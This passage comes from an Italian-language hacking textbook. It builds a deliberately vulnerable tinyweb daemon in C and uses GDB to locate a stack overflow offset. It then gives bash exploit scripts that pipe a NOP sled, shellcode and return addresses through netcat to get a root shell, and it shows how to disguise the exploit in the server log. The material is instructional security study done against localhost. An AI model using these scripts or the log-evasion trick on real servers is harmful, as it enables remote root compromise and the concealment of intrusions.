5) SIGTRAP       6) SIGABRT        7) SIGBUS        8)
SIGFPE
9) SIGKILL      10) SIGUSR1       11) SIGSEGV      12)
SIGUSR2
13) SIGPIPE      14) SIGALRM       15) SIGTERM
16) SIGSTKFLT
17) SIGCHLD      18) SIGCONT       19) SIGSTOP
20) SIGTSTP
21) SIGTTIN      22) SIGTTOU       23) SIGURG       24)
SIGXCPU
25) SIGXFSZ      26) SIGVTALRM      27) SIGPROF
28) SIGWINCH
29) SIGIO       30) SIGPWR        31) SIGSYS       34)
SIGRTMIN
35) SIGRTMIN+1 36) SIGRTMIN+2 37) SIGRTMIN+3 38)
SIGRTMIN+4
39) SIGRTMIN+5 40) SIGRTMIN+6 41) SIGRTMIN+7 42)
SIGRTMIN+8
43) SIGRTMIN+9 44) SIGRTMIN+10 45) SIGRTMIN+11 46)
SIGRTMIN+12
47) SIGRTMIN+13 48) SIGRTMIN+14 49) SIGRTMIN+15
50) SIGRTMAX-14
51) SIGRTMAX-13 52) SIGRTMAX-12 53) SIGRTMAX-11
54) SIGRTMAX-10
```

```
55) SIGRTMAX-9 56) SIGRTMAX-8 57) SIGRTMAX-7 58)
SIGRTMAX-6
59) SIGRTMAX-5 60) SIGRTMAX-4 61) SIGRTMAX-3 62)
SIGRTMAX-2
63) SIGRTMAX-1 64) SIGRTMAX
reader@hacking:~/booksrc   $   ps   a   |   grep
signal_example
24491 pts/3   R+     0:17 ./signal_example
24512 pts/1   S+     0:00 grep signal_example
reader@hacking:~/booksrc $ kill -10 24491
reader@hacking:~/booksrc $ kill -12 24491
reader@hacking:~/booksrc $ kill -9 24491
reader@hacking:~/booksrc $
```

Infine, viene inviato il segnale SIGKILL con kill -9. Il gestore di questo segnale non può essere modificato, perciò è sempre possibile usare kill -9 per uccidere i processi. Nell’altro terminale, il programma signal_example in esecuzione mostra i segnali intercettati e il processo ucciso.

```
reader@hacking:~/booksrc $ ./signal_example
Caught signal 10        SIGUSR1

Caught signal 12       SIGUSR1
Killed
reader@hacking:~/booksrc $
```

I segnali in sé sono semplici, ma le comunicazioni interprocesso possono diventare molto complesso a causa di un’intricata ragnatela di dipendenze. Fortunatamente, nel nuovo daemon tinyweb i segnali sono usati soltanto per una terminazione pulita, perciò l’implementazione è semplice.

0x322 Il daemon tinyweb

Questa nuova versione del programma tinyweb è un daemon di sistema eseguito in background senza un terminale di controllo. Scrive l'output su un file di log con timestamp e si pone in ascolto del segnale di terminazione (SIGTERM) per poter uscire in modo pulito quando viene ucciso.

Queste aggiunte sono relativamente minori, ma forniscono un target molto più realistico per l'exploit. Le nuove parti del codice sono evidenziate in grassetto nel listato che segue.

tinywebd.c

```
#include <sys/stat.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <fcntl.h>
#include <time.h>
#include <signal.h>
#include "hacking.h"
#include "hacking-network.h"

#define PORT 80   // La porta a cui gli utenti si
connetteranno
#define WEBROOT "./webroot" // Directory root del
server web
#define LOGFILE "/var/log/tinywebd.log" // Nome
del file di log
```

```
int logfd, sockfd;   // Descrittori di file per
log e socket globali
void handle_connection(int, struct sockaddr_in *,
int);

int  get_file_size(int);  //  Restituisce  la
dimensione del file
                     //corrispondente
                       // al descrittore di file
aperto
void timestamp(int); // Scrive un timestamp sul
descrittore di file aperto

// Questa funzione è richiamata quando il processo
viene ucciso.
void handle_shutdown(int signal) {
     timestamp(logfd);
     write(logfd, "Shutting down.\n", 16);
     close(logfd);
     close(sockfd);
     exit(0);
}

int main(void) {
    int new_sockfd, yes=1;
     struct sockaddr_in host_addr, client_addr; //
Dati mio indirizzo
    socklen_t sin_size;

                   logfd    =    open(LOGFILE,
O_WRONLY|O_CREAT|O_APPEND, S_IRUSR|S_IWUSR);
    if(logfd == -1)
```

```
        fatal("opening log file");

    if ((sockfd = socket(PF_INET, SOCK_STREAM, 0))
== -1)
        fatal("in socket");

           if   (setsockopt(sockfd,   SOL_SOCKET,
SO_REUSEADDR, &yes, sizeof(int)) == -1)
        fatal("setting socket option SO_REUSEADDR");

    printf("Starting tiny web daemon.\n");
     if(daemon(1, 0) == -1) // Fork a un processo
daemon in background.
        fatal("forking to daemon process");

     signal(SIGTERM, handle_shutdown);  // Richiama
handle_shutdown quando è
                                        // ucciso.
    signal(SIGINT, handle_shutdown);   // Richiama
handle_shutdown quando è
                                                //
interrotto.

    timestamp(logfd);
    write(logfd, "Starting up.\n", 15);
     host_addr.sin_family = AF_INET;     // Ordine
dei byte dell'host

host_addr.sin_port = htons(PORT);       // Ordine
dei byte di rete, short
host_addr.sin_addr.s_addr    =    INADDR_ANY;    //
Inserisce automaticamente
                                         // dati mio
```

```
IP.
memset(&(host_addr.sin_zero), '\0', 8); // Azzera
il resto della

// struttura.

if (bind(sockfd, (struct sockaddr *)&host_addr,
sizeof(struct sockaddr)) == -1)
    fatal("binding to socket");

if (listen(sockfd, 20) == -1)
    fatal("listening on socket");

while(1) { // Ciclo di accettazione.
    sin_size = sizeof(struct sockaddr_in);
     new_sockfd = accept(sockfd, (struct sockaddr
*)&client_addr, &sin_size);
    if(new_sockfd == -1)
       fatal("accepting connection");

       handle_connection(new_sockfd, &client_addr,
logfd);
 }
 return 0;
}

/* Questa funzione gestisce la connessione sul
socket passato
* dall'indirizzo client passato e registra il log
sul descrittore
* di file passato. La connessione è elaborata come
richiesta web
* e questa funzione risponde sul socket connesso.
```

```
Infine, il socket
* passato viene chiuso al termine della funzione.
*/
void    handle_connection(int    sockfd,    struct
sockaddr_in *client_addr_ptr, int logfd) {
        unsigned   char   *ptr,   request[500],
resource[500], log_buffer[500];
   int fd, length;

   length = recv_line(sockfd, request);

      sprintf(log_buffer, "From %s:%d \"%s\"\t",
inet_ntoa(client_addr_ptr->sin_addr),
ntohs(client_addr_ptr->sin_port), request);

    ptr = strstr(request, " HTTP/"); // Cerca una
richiesta che sembri


// valida.
if(ptr == NULL) { // Allora non è una richiesta
HTTP valida
    strcat(log_buffer, " NOT HTTP!\n");
} else {
     *ptr = 0; // Termina il buffer al termine
dell'URL.
    ptr = NULL; // Imposta ptr a NULL (usato come
flag per una richiesta // non valida).
      if(strncmp(request, "GET ", 4) == 0) //
Richiesta GET
   ptr = request+4; // ptr is the URL.
      if(strncmp(request, "HEAD ", 5) == 0) //
Richiesta HEAD
```

```
   ptr = request+5; // ptr is the URL.
   if(ptr == NULL) { // Allora non è una richiesta
riconosciuta
   strcat(log_buffer, " UNKNOWN REQUEST!\n");
 } else { // Richiesta valida, con ptr che punta
al nome della risorsa
      if (ptr[strlen(ptr) - 1] == '/') // Per
risorse che terminano
 // con '/',
         strcat(ptr, "index.html"); // aggiunge
'index.html' alla
 // fine.
   strcpy(resource, WEBROOT); // Inizia la risorsa
con il percorso
 // della root web
     strcat(resource, ptr); // e lo unisce al
percorso della
 // risorsa.
  fd = open(resource, O_RDONLY, 0); // Tenta di
aprire il file.
 if(fd == -1) { // Se il file non si trova
    strcat(log_buffer, " 404 Not Found\n");
         send_string(sockfd, "HTTP/1.0 404 NOT
FOUND\r\n");
            send_string(sockfd, "Server: Tiny
webserver\r\n\r\n");
      send_string(sockfd, "<html><head><title>404
Not Found</title></head>");
    send_string(sockfd, "<body><h1>URL not
found</h1></body></html>\r\n");
     } else {     //Altrimenti, serve il file.
     strcat(log_buffer, " 200 OK\n");
     send_string(sockfd, "HTTP/1.0 200 OK\r\n");
```

```
            send_string(sockfd,  "Server:  Tiny
webserver\r\n\r\n");
      if(ptr == request + 4) { // Allora è una
richiesta GET
      if( (length = get_file_size(fd)) == -1)
        fatal("getting resource file size");
              if(  (ptr  =  (unsigned  char  *)
malloc(length)) == NULL)
            fatal("allocating memory for reading
resource");
       read(fd, ptr, length); // Legge il file in
memoria.

        send(sockfd, ptr, length, 0); // Lo invia
al socket.
       free(ptr); // Libera la memoria del file.
    }
    close(fd); // Chiude il file.
      } // End if blocco per file trovato/non
trovato.
   } // End if blocco per richiesta valida.
  } // End if blocco per HTTP valido.
  timestamp(logfd);
  length = strlen(log_buffer);
   write(logfd, log_buffer, length); // Scrive nel
log.

  shutdown(sockfd, SHUT_RDWR); // Chiude il socket
in modo pulito.
 }

/* Questa funzione accetta un descrittore di file
aperto e restituisce
```

```
* la dimensione del file associato. In caso di
errore restituisce -1.
*/
int get_file_size(int fd) {
  struct stat stat_struct;

  if(fstat(fd, &stat_struct) == -1)
      return -1;
  return (int) stat_struct.st_size;
}

/* Questa funzione scrive una stringa di timestamp
nel descrittore di file
* aperto che le viene passato.
*/
void timestamp(fd) {
   time_t now;
   struct tm *time_struct;
   int length;
   char time_buffer[40];

     time(&now); // Ottiene il numero di secondi
trascorsi da epoch.
    time_struct = localtime((const time_t *)&now);
// Converte nella

// struttura tm.
     length = strftime(time_buffer, 40, "%m/%d/%Y
%H:%M:%S> ", time_struct);
    write(fd, time_buffer, length); // Scrive la
stringa di timestamp
                                  // nel log.
 }
```

Questo programma daemon esegue il fork in background, scrive in un file di log con timestamp e termina in modo pulito quando viene ucciso. Il descrittore di file di log e il socket che riceve la connessione sono dichiarati come globali, perciò possono essere chiusi in modo pulito dalla funzione `handle_shutdown()`. Questa funzione è impostata come gestore di callback per i segnali di terminazione e interruzione, che consentono al programma di uscire in modo pulito quando è ucciso con il comando `kill`.

L'output che segue mostra il programma compilato, eseguito e ucciso. Notate che il file di log contiene timestamp anche il messaggio di chiusura quando il programma intercetta il segnale di terminazione e richiama `handle_shutdown()` per uscire in modo pulito.

```
reader@hacking:~/booksrc $ gcc -o tinywebd tinywebd.c
reader@hacking:~/booksrc $ sudo chown root ./tinywebd
reader@hacking:~/booksrc $ sudo chmod u+s ./tinywebd
reader@hacking:~/booksrc $ ./tinywebd
Starting tiny web daemon.

reader@hacking:~/booksrc $ ./webserver_id 127.0.0.1
The web server for 127.0.0.1 is Tiny webserver
reader@hacking:~/booksrc $ ps ax | grep tinywebd
25058 ?     Ss    0:00 ./tinywebd
25075 pts/3    R+    0:00 grep tinywebd
reader@hacking:~/booksrc $ kill 25058
reader@hacking:~/booksrc $ ps ax | grep tinywebd
25121 pts/3    R+    0:00 grep tinywebd
reader@hacking:~/booksrc $ cat /var/log/tinywebd.log
```

```
cat: /var/log/tinywebd.log: Permission denied
reader@hacking:˜/booksrc $ sudo cat /var/log/
tinywebd.log
07/22/2007 17:55:45> Starting up.
07/22/2007 17:57:00> From 127.0.0.1:38127 “HEAD /
HTTP/1.0” 200 OK
07/22/2007 17:57:21> Shutting down.
reader@hacking:˜/booksrc $
```

Questo programma tinywebd serve contenuto HTTP esattamente come il programma originale tinyweb, ma si comporta come daemon di sistema, distaccandosi dal terminale di controllo e scrivendo su un file di log. Entrambi i programmi sono vulnerabili allo stesso exploit di overflow; tuttavia, realizzare l’exploit è solo l’inizio. Utilizzando il nuovo daemon tinyweb come obiettivo più realistico, imparerete come evitare il rilevamento dell’intrusione.

0x330 Strumenti del mestiere

Con un obiettivo realistico a disposizione, torniamo a occuparci dell’aggressore. Per questo tipo di attacco, gli script di exploit sono uno strumento essenziale. Come una serie di grimaldelli nelle mani di un professionista, gli exploit aprono molte porte a un hacker. Con un’attenta manipolazione dei meccanismi interni, è possibile eludere del tutto i sistemi di sicurezza.

Nei capitoli precedenti abbiamo scritto codice di exploit in C e abbiamo sfruttato manualmente le vulnerabilità dalla riga di comando. La sottile linea di separazione tra un programma di exploit e uno strumento di exploit riguarda le caratteristiche di finitura e riconfigurabilità. I programmi exploit sono più simili a pistole che a strumenti. Come una pistola, un programma exploit ha un’utilità

particolare e un'interfaccia semplice come premere un grilletto. Pistole e programmi exploit sono prodotti finiti che possono essere utilizzati anche da persone prive della formazione necessaria, con risultati potenzialmente pericolosi. Per contrasto, gli strumenti di exploit solitamente non sono prodotti finiti e non sono destinati all'uso da parte di altre persone. Conoscendo la programmazione, è naturale che un hacker inizi a scrivere script e strumenti utili per realizzare exploit. Tali strumenti personalizzati automatizzano attività noiose e facilitano la sperimentazione. Come strumenti convenzionali, possono essere usati per molti scopi, ampliando le potenzialità dell'utente.

0x331 Lo strumento di exploit tinywebd

Per il daemon tinyweb vogliamo uno strumento di exploit che ci consenta di fare degli esperimenti con le vulnerabilità. Come nello sviluppo dei precedenti exploit, usiamo innanzitutto GDB per determinare i dettagli della vulnerabilità, come gli offset. L'offset per l'indirizzo di ritorno sarà lo stesso del programma tinyweb.c originale, ma un programma daemon presenta sfide aggiuntive. La chiamata del daemon esegue il fork del processo, con il resto del programma eseguito nel processo figlio, mentre il processo genitore esce. Nell'output che segue si è impostato un breakpoint dopo la chiamata `daemon()`, ma il debugger non vi arriva mai.

```
reader@hacking:~/booksrc $ gcc -g tinywebd.c
reader@hacking:~/booksrc $ sudo gdb -q ./a.out

warning: not using untrusted file "/home/reader/
.gdbinit"
```

```
Using host libthread_db library "/lib/tls/i686/
cmov/libthread_db.so.1".
(gdb) list 47
42
43           if (setsockopt(sockfd, SOL_SOCKET,
SO_REUSEADDR, &yes,
sizeof(int)) == -1)
44                fatal("setting socket option
SO_REUSEADDR");
45
46       printf("Starting tiny web daemon.\n");
47         if(daemon(1, 1) == -1) // Fork a un
processo daemon in
                               // background.
48        fatal("forking to daemon process");
49
50          signal(SIGTERM, handle_shutdown); //
Richiama handle_shutdown
                                             //
quando è ucciso.
51          signal(SIGINT, handle_shutdown); //
Richiama handle_shutdown
                                             //
quando è interrotto.
(gdb) break 50
Breakpoint 1 at 0x8048e84: file tinywebd.c, line
50. (gdb) run
Starting program: /home/reader/booksrc/a.out
Starting tiny web daemon.

Program exited normally.
(gdb)
```

Quando il programma è eseguito, esce subito. Per eseguire il debugging di questo programma, è necessario indicare a GDB di seguire il processo figlio, non il genitore; lo si può fare impostando `follow-fork-mode a child`. Dopo questa modifica, il debugger seguirà l'esecuzione nel processo figlio, dove si può raggiungere il breakpoint.

```
(gdb) set follow-fork-mode child
(gdb) help set follow-fork-mode
Set debugger response to a program call of fork or
vfork.
A  fork  or  vfork  creates  a  new  process.
follow-fork-mode can be:
  parent - the original process is debugged after
a fork
  child - the new process is debugged after a fork
The unfollowed process will continue to run.
By default, the debugger will follow the parent
process.
(gdb) run
Starting program: /home/reader/booksrc/a.out
Starting tiny web daemon.
[Switching to process 1051]

Breakpoint 1, main () at tinywebd.c:50
50          signal(SIGTERM, handle_shutdown);    //
Richiama handle_shutdown
                                                 //
quando è ucciso.
(gdb) quit
The program is running. Exit anyway? (y or n) y
reader@hacking:~/booksrc $ ps aux | grep a.out
root      911  0.0  0.0  1636  416  ?       Ss
06:04  0:00  /home/
```

```
reader/booksrc/a.out
reader      1207  0.0  0.0  2880  748  pts/2  R+
06:13  0:00  grep  a.out
reader@hacking:~/booksrc $ sudo kill 911
reader@hacking:~/booksrc $
```

È bene sapere come eseguire il debugging dei processi figli, ma poiché ci servono specifici valori dello stack, è molto più semplice agganciarsi a un processo in esecuzione. Dopo aver ucciso qualsiasi processo a.out in esecuzione, il daemon tinyweb viene avviato di nuovo e poi agganciato con GDB.

```
reader@hacking:~/booksrc $ ./tinywebd
Starting tiny web daemon..
reader@hacking:~/booksrc $ ps aux | grep tinywebd
root    25830  0.0  0.0  1636  356  ?     Ss
20:10   0:00 ./tinywebd
reader   25837   0.0   0.0  2880   748   pts/1
R+  20:10   0:00   grep
tinywebd
reader@hacking:~/booksrc $ gcc -g tinywebd.c
reader@hacking:~/booksrc  $  sudo  gdb  -q—pid=25830
--symbols=./a.out

warning:  not  using  untrusted  file  "/home/reader/
.gdbinit"
Using   host   libthread_db   library   "/lib/tls/i686/
cmov/libthread_db.so.1".
Attaching to process 25830
/cow/home/reader/booksrc/tinywebd: No such file or
directory.
A program is being debugged already. Kill it? (y
or n) n
```

```
Program not killed.
(gdb) bt
#0  0xb7fe77f2 in ?? ()
#1  0xb7f691e1 in ?? ()
#2  0x08048f87 in main () at tinywebd.c:68
(gdb) list 68
63    if (listen(sockfd, 20) == -1)
64       fatal("listening on socket");
65
66    while(1) { // Ciclo di accettazione
67       sin_size = sizeof(struct sockaddr_in);

68            new_sockfd = accept(sockfd, (struct
sockaddr *)&client_addr, &sin_size);
69       if(new_sockfd == -1)
70           fatal("accepting connection");
71
72                   handle_connection(new_sockfd,
&client_addr, logfd); (gdb) list handle_connection
77  /* Questa funzione gestisce la connessione sul
socket passato dall'indirizzo
78        * client passato e registra il log sul
descrittore di file passato.
79            * La connessione è elaborata come
richiesta web e questa funzione risponde
80        * sul socket connesso. Infine, il socket
passato viene chiuso al termine della funzione.
81      */
82      void handle_connection(int sockfd, struct
sockaddr_in *client_addr_ptr, int logfd) {
83            unsigned char *ptr, request[500],
resource[500], log_buffer[500];
84      int fd, length;
```

```
85
86        length = recv_line(sockfd, request); (gdb)
break 86
Breakpoint 1 at 0x8048fc3: file tinywebd.c, line
86.
(gdb) cont
Continuing.
```

L’esecuzione viene sospesa mentre il daemon tinyweb attende una connessione. Ancora una volta, viene effettuata una connessione al server web usando un browser per far progredire l’esecuzione del codice fino al breakpoint.

```
Breakpoint   1,   handle_connection   (sockfd=5,
client_addr_ptr=0xbffff810) at tinywebd.c:86
86     length = recv_line(sockfd, request);
(gdb) bt
#0       handle_connection         (sockfd=5,
client_addr_ptr=0xbffff810,     logfd=3)     at
tinywebd.c:86
#1 0x08048fb7 in main () at tinywebd.c:72
(gdb) x/x request
0xbffff5c0:      0x080484ec
(gdb) x/16x request + 500
0xbffff7b4:      0xb7fd5ff4      0xb8000ce0
0x00000000    0xbffff848
0xbffff7c4:      0xb7ff9300      0xb7fd5ff4
0xbffff7e0    0xb7f691c0

0xbffff7d4:      0xb7fd5ff4      0xbffff848
0x08048fb7   0x00000005
0xbffff7e4:      0xbffff810      0x00000003
0xbffff838   0x00000004
```

```
(gdb) x/x 0xbffff7d4 + 8
0xbffff7dc:    0x08048fb7
(gdb) p /x 0xbffff7dc - 0xbffff5c0
$1 = 0x21c
(gdb) p 0xbffff7dc - 0xbffff5c0
$2 = 540
(gdb) p /x 0xbffff5c0 + 100
$3 = 0xbffff624
(gdb) quit
The program is running. Quit anyway (and detach
it)? (y or n) y
Detaching from program: , process 25830
reader@hacking:~/booksrc $
```

Il debugger mostra che il buffer di richiesta inizia a 0xbffff5c0 e che l'indirizzo di ritorno memorizzato è in 0xbffff7dc, il che significa che l'offset è di 540 byte. Il luogo più sicuro per lo shellcode è vicino al centro del buffer di richiesta di 500 byte. Nell'output che segue viene creato un buffer di exploit che racchiude lo shellcode tra un NOP sled e l'indirizzo di ritorno ripetuto 32 volte. I 128 byte dell'indirizzo di ritorno ripetuto mantengono lo shellcode al di fuori della memoria dello stack non protetta, che potrebbe essere sovrascritta. Vi sono anche byte non protetti vicino all'inizio del buffer di exploit, che saranno sovrascritti durante la terminazione con null. Per mantenere lo shellcode al di fuori da quest'area, vi si antepone un NOP sled di 100 byte. In questo modo si mantiene una zona sicura per il puntatore di esecuzione, con lo shellcode in 0xbffff624. L'output che segue sfrutta la vulnerabilità usando lo shellcode di loopback.

```
reader@hacking:~/booksrc $ ./tinywebd
Starting tiny web daemon.
reader@hacking:~/booksrc $ wc -c loopback_shell
83 loopback_shell
```

```
reader@hacking:˜/booksrc $ echo $((540+4 - (32*4)
- 83))
333
reader@hacking:˜/booksrc $ nc -l -p 31337 &
[1] 9835
reader@hacking:˜/booksrc $ jobs
[1]+ Running          nc -l -p 31337 &
reader@hacking:˜/booksrc  $  (perl  -e  'print
"\x90"x333'; cat loopback_shell;
perl -e 'print "\x24\xf6\xff\xbf"x32 . "\r\ n"') |
nc -w 1 -v 127.0.0.1 80

localhost [127.0.0.1] 80 (www) open
reader@hacking:˜/booksrc $ fg
nc -l -p 31337
whoami
root
```

Poiché l'offset dell'indirizzo di ritorno è di 540 byte, sono necessari 544 byte per sovrascrivere l'indirizzo. Con il codice di loopback a 83 byte e l'indirizzo di ritorno sovrascritto ripetuto 32 volte, un semplice calcolo aritmetico mostra che il NOP sled deve essere di 333 byte perché tutto sia allineato correttamente nel buffer di exploit. netcat è eseguito in modalità di ascolto con un carattere & aggiunto alla fine, che invia il processo in background. Il processo si pone in ascolto per la connessione dallo shellcode e può essere ripreso in seguito con il comando fg (*foreground*). Quando si esegue il pipe del buffer di exploit in netcat, si usa l'opzione -w per indicare un timeout dopo un secondo. Trascorso quel tempo, il processo netcat in background che ha ricevuto la shell di connectback può essere ripreso.

Tutto ciò funziona bene, ma se si usa uno shellcode di dimensione diversa, è necessario ricalcolare la dimensione del NOP sled. Tutti questi passaggi ripetitivi possono essere riuniti in un unico script shell.

La shell BASH consente di usare semplici strutture di controllo. L'istruzione if all'inizio di questo script serve per il controllo degli errori e per visualizzare il messaggio con le istruzioni d'uso. Per l'offset e l'indirizzo di ritorno si utilizzano variabili della shell, in modo che possano essere facilmente modificate per un altro target. Lo shellcode usato per l'exploit è passato come argomento della riga di comando, perciò si ottiene uno strumento utile per provare con una varietà di codici shell diversi.

xtool_tinywebd.sh

```
#!/bin/sh
# Strumento per l'exploit di tinywebd



if [ -z "$2" ]; then # If argomento 2 is blank
    echo "Usage: $0 <shellcode file> <target IP>"
    exit
fi
OFFSET=540
RETADDR="\x24\xf6\xff\xbf" # At +100 bytes from
buffer @ 0xbffff5c0

echo "target IP: $2"
SIZE="wc -c $1 | cut -f1 -d ' '
echo "shellcode: $1 ($SIZE bytes)"
ALIGNED_SLED_SIZE=$(($OFFSET+4 - (32*4) - $SIZE))
```

```
echo “[NOP ($ALIGNED_SLED_SIZE bytes)] [shellcode
($SIZE bytes)] [ret addr ($((4*32)) bytes)]”
( perl -e “print \“\x90\”x$ALIGNED_SLED_SIZE”;
cat $1;
perl -e “print \”$RETADDR\“x32 . \”\r\n\“”;) | nc
-w 1 -v $2 80
```

Notate che questo script ripete l’indirizzo di ritorno una trentatreesima volta, ma usa 128 byte (32 x 4) per calcolare la dimensione del NOP sled. In questo modo si pone un’altra copia dell’indirizzo di ritorno oltre quella indicata dall’offset. Talvolta diverse opzioni del compilatore possono spostare l’indirizzo di ritorno, perciò questo trucco rende più affidabile l’exploit. L’output che segue mostra l’uso di questo strumento per l’exploit del daemon tinyweb, questa volta con lo shellcode per il binding di porte.

```
reader@hacking:~/booksrc $ ./tinywebd
Starting tiny web daemon.
reader@hacking:~/booksrc  $  ./xtool_tinywebd.sh
portbinding_shellcode
127.0.0.1
target IP: 127.0.0.1
shellcode: portbinding_shellcode (92 bytes)
[NOP (324 bytes)] [shellcode (92 bytes)] [ret addr
(128 bytes)]
localhost [127.0.0.1] 80 (www) open
reader@hacking:~/booksrc $ nc -vv 127.0.0.1 31337
localhost [127.0.0.1] 31337 (?) open
whoami
root
```

Ora che l'aggressore dispone di uno script di exploit, considerate che cosa accade quando questo viene usato. Se foste l'amministratore del server che esegue il daemon tinyweb, quali sarebbero i primi segni di un attacco?

0x340 File di log

Uno dei segni più evidenti di intrusione è il file di log; quello mantenuto dal daemon tinyweb è uno dei primi luoghi da esaminare quando si cerca di risolvere un problema. Anche se gli exploit dell'aggressore hanno avuto successo, il file di log registra che è successo qualcosa.

File di log di tinywebd

```
reader@hacking:˜/booksrc $ sudo cat /var/log/
tinywebd.log
07/22/2007 17:55:45> Starting up..
07/22/2007 17:57:00> From 127.0.0.1:38127 "HEAD /
HTTP/1.0"    200 OK
07/22/2007 17:57:21> Shutting down..
07/25/2007 14:48:59> Starting up..
07/25/2007 14:49:14> From 127.0.0.1:50201 "GET /
HTTP/1.1"    200 OK
07/25/2007 14:49:14> From 127.0.0.1:50202 "GET
/image.jpg HTTP/1.1" 200 OK
07/25/2007 14:49:14> From 127.0.0.1:50203 "GET
/favicon.ico HTTP/1.1" 404 Not Found
07/27/2007 22:00:13> Shutting down..
08/01/2007 07:44:16> Starting up..
08/01/2007 07:49:15> From 127.0.0.1:54472
"jfX1CRj#j#jfXCh_#fT$#fhzifSj#QV
CI?Iy
```

```
Rh//shh/binRS" NOT HTTP!
08/01/2007 15:43:08> Starting up..
08/01/2007   15:43:41>   From   127.0.0.1:45396
"jfX1CRj#j#jfXCh_#fT$#fhzifSj#QV
CI?Iy
Rh//shh/binRS" NOT HTTP!
reader@hacking:~/booksrc $
```

Naturalmente, in questo caso, dopo che l'aggressore ottiene una shell di root, può modificare il file di log, perché si trova sullo stesso sistema. Su reti sicure, tuttavia, si inviano copie dei file di log su un altro server sicuro. In casi estremi i file di log sono inviati alla stampante per ottenerne una copia su carta, in modo da mantenere una registrazione fisica. Questi tipi di contromisure prevengono l'alterazione dei file di log dopo un exploit.

0x341 Mescolarsi tra la folla

Anche se i file di log in sé non possono essere modificati, talvolta ciò che viene registrato può esserlo. I file di log solitamente contengono molti elementi validi, mentre i tentativi di exploit si fanno notare subito. Tuttavia, è possibile fare in modo che il programma daemon tinyweb registri un elemento che sembra valido anche per un tentativo di exploit. Esaminate il codice sorgente e cercate di determinare come si potrebbe farlo prima di continuare. L'idea è quella di fare in modo che l'elemento registrato nel log appaia come una richiesta web valida, simile alla seguente:

```
07/22/2007 17:57:00> From 127.0.0.1:38127 "HEAD /
HTTP/1.0"     200 OK
07/25/2007 14:49:14> From 127.0.0.1:50201 "GET /
```

```
HTTP/1.1"       200 OK
07/25/2007  14:49:14>  From  127.0.0.1:50202  "GET
/image.jpg HTTP/1.1"    200 OK
07/25/2007  14:49:14>  From  127.0.0.1:50203  "GET
/favicon.ico HTTP/1.1"
404 Not Found
```

Questo tipo di camuffamento è molto efficace nelle grandi imprese con file di log molto dettagliati e lunghi, perché vi sono tante richieste valide tra cui nascondersi: è più facile far perdere le proprie tracce nella folla che in una strada vuota. Ma come si fa in concreto a nascondere un grande e visibile buffer di exploit?

Nel codice sorgente del daemon tinyweb vi è un errore che consente di troncare il buffer di richiesta quando è usato per l'output del file di log, ma non quando si copia in memoria. La funzione `recv_line()` usa \r\n come delimitatore, mentre tutte le altre funzioni standard sulle stringe usano un byte null. Queste funzioni stringa sono usate per scrivere nel file di log, perciò usando in modo strategico entrambi i delimitatori è possibile controllare parzialmente i dati scritti nei log.

Il seguente script di exploit inserisce una richiesta che sembra valida anteponendola al resto del buffer di exploit. Il NOP sled è ristretto per fare spazio ai nuovi dati.

xtool_tinywebd_stealth.sh

```
#!/bin/sh
# strumento di exploit nascosto
if [ -z "$2" ]; then # Se l'argomento 2 è vuoto
 echo "Usage: $0 <shellcode file> <target IP>"
 exit
fi
```

```
FAKERE0UEST="GET / HTTP/1.1\x00"
FR_SIZE=$(perl -e "print \"$FAKERE0UEST\"" | wc -c
| cut -f1 -d ' ') OFFSET=540
RETADDR="\x24\xf6\xff\xbf" # A +100 byte dal
buffer @ 0xbffff5c0
echo "target IP: $2"
SIZE="wc -c $1 | cut -f1 -d ' '
echo "shellcode: $1 ($SIZE bytes)"
echo "fake request: \"$FAKERE0UEST\" ($FR_SIZE
bytes)"
ALIGNED_SLED_SIZE=$(($OFFSET+4 - (32*4) - $SIZE -
$FR_SIZE))

echo "[Fake Request ($FR_SIZE b)] [NOP
($ALIGNED_SLED_SIZE b)] [shellcode ($SIZE b)] [ret
addr ($((4*32)) b)]"
(perl -e "print \"$FAKERE0UEST\" ·
\"\x90\"x$ALIGNED_SLED_SIZE";
cat $1;
perl -e "print \"$RETADDR\"x32 · \"\r\n\"") | nc
-w 1 -v $2 80
```

Questo nuovo buffer di exploit usa il delimitatore costituito dal byte null per terminare il camuffamento della richiesta. Un byte null non interromperà la funzione `recv_line()`, perciò il resto del buffer di exploit è copiato nello stack. Poiché le funzioni stringa usate per scrivere nel log usano un byte null per la terminazione, la richiesta falsa è registrata e il resto dell'exploit viene nascosto. L'output che segue mostra l'uso di questo script di exploit.

```
reader@hacking:~/booksrc $ ./tinywebd
Starting tiny web daemon.
reader@hacking:~/booksrc $ nc -l -p 31337 &
```

```
[1] 7714
reader@hacking:˜/booksrc $ jobs
[1]+ Running          nc -l -p 31337 &
reader@hacking:˜/booksrc                     $
./xtool_tinywebd_steath.sh loopback_shell 127.0.0.1
target IP: 127.0.0.1
shellcode: loopback_shell (83 bytes)
fake request: "GET / HTTP/1.1\x00" (15 bytes)
[Fake Request (15 b)] [NOP (318 b)] [shellcode (83
b)] [ret addr (128 b)]
localhost [127.0.0.1] 80 (www) open
reader@hacking:˜/booksrc $ fg
nc -l -p 31337
whoami
root
```

La connessione usata da questo exploit crea i seguenti elementi del file di log sulla macchina server.

```
08/02/2007 13:37:36> Starting up..
08/02/2007 13:37:44> From 127.0.0.1:32828 "GET /
HTTP/1.1" 200 OK
```

Anche se l'indirizzo IP registrato non può essere modificato con questo metodo, la richiesta in sé appare valida, perciò non attirerà troppa attenzione.

0x350 Trascurare l'ovvio

In uno scenario del mondo reale, gli altri segni di intrusione ovvi sono ancora più evidenti dei file di log. Tuttavia, durante i test, si tende a trascurarli. Se i file di log vi sembrano i più ovvi segni di

intrusione, state dimenticando la perdita del servizio. Quando il daemon tinyweb subisce un exploit, il processo viene ingannato in modo da fornire una shell di root remota, ma non elabora più le richieste web. In uno scenario reale, questo exploit sarebbe individuato quasi immediatamente quando qualcuno tenta di accedere al sito web.

Un hacker che sa il fatto suo può non soltanto realizzare un exploit per un programma, ma è anche in grado di fare in modo che continui l'esecuzione. Il programma così continua a elaborare richieste e sembra che non sia accaduto nulla.

0x351 Un passo per volta

